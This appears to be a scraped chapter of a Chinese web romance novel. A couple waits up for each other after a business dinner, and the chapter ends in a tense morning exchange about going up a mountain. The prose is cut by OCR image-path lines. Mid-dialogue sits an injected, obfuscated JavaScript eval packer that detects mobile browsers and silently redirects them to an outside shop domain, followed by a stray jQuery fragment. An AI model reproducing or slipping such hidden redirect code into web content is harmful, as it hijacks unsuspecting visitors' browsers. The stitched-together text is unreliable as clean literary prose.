晚上有个饭局,周柏梃提前和温旎报备——
【宝贝儿,晚上在山上应酬,结束会很晚,不用等我,你先睡。】
温旎把逛街买的衣服全部理好,洗完澡护完肤上了床才看到这条消息,她一手指尖抵着下巴,一手在手机屏幕上缓缓打出一行字:
【那你别折腾了,应酬完就回园子好好休息,我让范叔吩咐厨房给你做醒酒汤。】
本以为周柏梃在饭局上没工夫回消息,谁知刚把手机放下,屏幕又亮了起来。
周先生:
【不行,白天一整天都没见到你,晚上再不能抱抱你,我睡不着。】
温旎弯了弯唇,放下手机,掀开被子下床,蹲在床边摸了摸香喷喷的小狗头,柔声道:
“妈妈现在还睡不着,要陪妈妈一起等爸爸吗?”
Riko蹭地一下站起来,摇了摇尾巴:“汪!”要!
*
本来今晚秦缙川没打算过来,但马上就是朱应的忌日,这么多年过去了,一到这几天,柏梃心里总是不舒服。
今晚这场饭局特重要,他来多少能帮衬点儿。
“聊什么呢?”
秦缙川手搭在椅背上,目光刚落在周柏梃的手机屏幕上,他啪地把手机往桌面上一扣。
“不给我看我也知道是谁。”他哂笑一声,收回目光在他旁边落座,轻轻撞了下他肩膀,揶揄道,“你们两边儿家里都同意了?”
周柏梃没说话,好半晌才“嗯”了一声。
秦缙川识趣闭嘴,周温两家这事儿,柏梃愣是坚持,能成是肯定能成,但什么时候成还真说不准。
“烧香拜佛有用吗?”
周柏梃嘴上说着不信命,但断掉的香和那支下下签这几天在脑海里始终挥之不去。
“有用。”秦缙川点头,搁下手里茶盏,“杳杳出生时江找人算过,说是体弱多病早夭的命。江家当时吓得连点了好几盏天灯供奉在庙里,杳杳八岁之前虽说多病多灾,鬼门关走了好几遭,但好歹活了下来。”
“后来我让人继续点。”他摊摊手,“你瞧,现在生龙活虎,多健康?”
周柏梃若有所思地看着窗外时隐时现的庙宇,又问:“那改命的代价会报应在谁身上?”
“谁改报应在谁身上呗!”秦缙川满不在乎地耸了耸肩,“反正我命硬,不害怕报应。”
那就行,周柏梃松了口气。
约莫半个小时后,饭局主角陆续登场。
“上海的项目,你处理得很漂亮。”
在周柏梃对面落座、头发略微花白的男人笑着开口。
周柏梃微微一笑:“运气好而已,刚好大家都愿意给面子。”
“年轻人嘛,步子大一点也无妨。”主位的人跟着笑了笑,语气很是温和。
一瞬间,桌上的气压微不可察地低了一度。
周柏梃抬眼,笑意不变:“步子迈得大不大不重要,关键是要稳。”
散场后,冯成祥往他手里塞了杯酒。
“这一杯,你得喝。”他在他耳边悄声说,“中寰大概率以后就交给你了,担子可不小。右青下半年回京,有他辅助你,我们很放心。”
“怎么了?”秦缙川轻声问了一句,目光在冯成祥脸上微顿。
周柏梃摇了摇头:“没事。”
他举杯,一饮而尽,动作干净利落。
*
温旎先开火做了碗醒酒汤,准备找部电影打发时间时,Riko哼哼唧唧扒要去院子里玩儿。
她踩着拖鞋,抱着小家伙下楼。
一到院子,小家伙就开始撒欢儿,害怕她在去池子里捉鱼,她坐在秋千上监督着她,不许她靠近鱼池。
今晚没有月亮,灰蒙蒙的天找不到一丝亮。小家伙跑累了便趴在她脚边,一动不动盯着大门口的方向。
温旎轻轻晃着秋千,低头看了一眼脚边的小家伙:“Riko,你说爸爸在担忧什么呢?”
小狗听不懂人类世界的复杂,只知道妈妈说一会儿可以见到爸爸。
它把下巴搁在前爪上,耐心地等。
忽然,Riko站起来,尾巴轻轻摇了一下,耳朵朝大门方向转了转。几秒后,门外传来敲门声。咚咚咚——
“温小姐,是我,秦缙川。”
温旎起身去开门。
黑色奥迪停在窄巷里,后座车门敞着。
Riko在门打开的瞬间像一枚小导弹一样冲出去,绕着车边转了两圈,小爪子搭在后座门框上,探着脑袋往车里看,尾巴快摇成螺旋桨了。
“汪汪!”它回头冲温旎叫了两声,妈妈,是爸爸回来了!
秦缙川站在车边,看了看那只狗,又看了看温旎:“诶,柏梃,这狗不是……”话没说完,一道冷沉的目光从后座扫过来。他识趣地收住话头,转向温旎笑了笑,“温小姐,柏梃喝多了,不肯下车,我扯不动他。咱俩一起?”
周柏梃这厮,三十好几了,学会撒娇了。
以他的酒量,今晚那几杯算什么?
温旎不疑有他,点了下头:“好,麻烦了。”
后座昏黄的灯光勾勒出一抹凌厉的轮廓。
周柏梃骨架大,肌肉线条都压在西服底下。她本以为要费一番力气,谁知她刚弯腰探进车里,男人直接把大手往她掌心一搭,乖乖牵着她的手从车上下来了。秦缙川:“......”
“哈哈,那我先走了。”
他活动了一下酸痛的肩膀,吩咐司机开车。
目送车辆驶出胡同,温旎转身嗅了嗅男人身上的味道,酒精味不是很浓。
她用力捏了捏他掌心。忍俊不禁:“周先生今天怎么这么幼稚?”
男人扯唇一笑,理直气壮道:“他们之前喝多了都有老婆和女朋友去接。”
李政屿、秦缙霖、秦缙川那帮人都是这样,喝多了谁拉都拉不动,只要女朋友和老婆一出现,乖乖跟在人家后面就走了。
他酒量好,喝不醉,但想有人接。
尤其是今晚,在看到院子里亮着灯时,这种欲望达到了顶峰。
“走了Riko,回家!”
两人一狗一起迈上台阶,小狗围着两人跑来跑去,上楼后咬着男人的裤脚把他往厨房拖,冲着料理台汪汪叫了两声。
大理石台面上放着一碗醒酒汤,还微微冒着热气。
周柏梃弯腰把小家伙举起来,掌心托着它的肚子,唇角微扬:“辛苦你和妈妈这么晚还在等爸爸。”
Riko:“嗷呜——”爸爸,我想回有大草坪的房子!
“你的睡衣放在浴室了。”温旎走到吧台前倒了杯温水,仰头咕咚咕咚喝了几口,握着被子侧身看向正逗小狗玩的男人,笑得眉眼弯弯,“你的衣服我都
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17693752|206288||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('放在衣帽间了,以后不用再麻烦王秘书送。”
“辛苦了宝贝儿。”男人放下Riko,走过来亲她额头,“以后不用等我,你和孩子先睡。”
温旎脸烫了烫,指了指料理台,撂下一句“记得喝醒酒汤”便逃也似的跑回主卧。
周柏梃望着女人慌张的背影,低笑一声,将醒酒汤一饮而尽,快速洗了个澡,掀开被子上床时,边上的人已经迷迷糊糊要睡着了。
许是他身上的水汽熏到了她,温旎睫毛轻颤几下,在他怀里缓缓睁开了眼。
一双温软的眸中盛满了惺忪睡意,软着嗓子问他干什么。他喉头一涩,移开撩进她睡衣的手,把欲望硬生生压下去了。
他克制地亲了亲她的眼睛:“没事,我爱你,睡吧。”
“唔——”女人把头往他颈窝里埋了埋,轻声嘟囔了一句“我也爱你。”
他愣了几秒,回过神来像个傻子一样,抱着她笑个不停。
*
天气预报说周五北京有雨,于是从凌晨三点开始,天像是漏了个洞,下到早上七点时雨势开始收敛一些。
在这儿住了两三天,周柏梃轻车熟路去衣帽间选了一套西服,系好衬衫扣子,从领带架里抽出一条和首饰柜上那只包同色系的领带,轻步返回主卧。
他单膝跪在床边,一手撑在枕边,一手托着女人瓷白漂亮的脸,温哄道:“宝贝儿,帮我打领带好不好?”
女人动了动身子,“唔”了一声,脸蛋儿在他掌心蹭了蹭,侧身把脸埋进枕头里,瓮声瓮气道:“怎么这么早?”
温旎不愿意起身。
这两天周柏梃没应酬,晚上像是疯了一样,缠着她从沙发到床上再到浴室,每次到最后她都是昏睡过去的。
“早上有个会。”周柏梃把领带塞进她手里,手托着她的后腰把他抱在身前,低头在她两只眼睛上各落下一个吻,“麻烦温小姐了。”
领带绕在指间,温旎双手抵在男人弹性十足的胸肌上,上半身往后仰了仰,舒展了一下酸痛不已的腰身。
长发顺势滑落披在肩后,遮住了肩胛骨和腰窝四周星星点点的红痕。
“哪来这么多精力......”她嘟囔一句,手指在浅蓝色领带间翻飞,快速打好一个漂亮的温莎结。
她拍了拍他的肩膀:“好了,周先生快去上班吧!”
周柏梃捉住他的手腕,亲她指尖:
“今晚还在山上应酬,我爸也在,晚上山上要戒严,我得在山上过夜。”
“那我让范叔给你做醒酒汤。”她指尖点在他右眼上方高耸的眉骨上,轻轻揉了揉。
周柏梃沉默几秒,抬手握住她手腕,薄白的眼皮轻撩,黑白分明的眸中映出她的影子。
他说:“旎旎,你要不要带着Riko提前上山?”
她稳下心神,声音如常:“今天几号了?”
“23号。”男人眼睫低垂,面色平静。
温旎偏头看了眼窗外黑沉沉的天空,在心里无奈叹了口气。
她摸了摸他的脑袋,慢条斯理道:
“不行哦周先生。”
男人双手攥成拳,无声砸在被子里,指节泛着白,薄唇抿成一条直线,脊背紧绷着。
沉默了一会儿,他肩颈骤然放松,抬手揉了揉她的脑袋,连问她去做什么都不问,只缓声道:“好,你再睡会儿,我先走了。”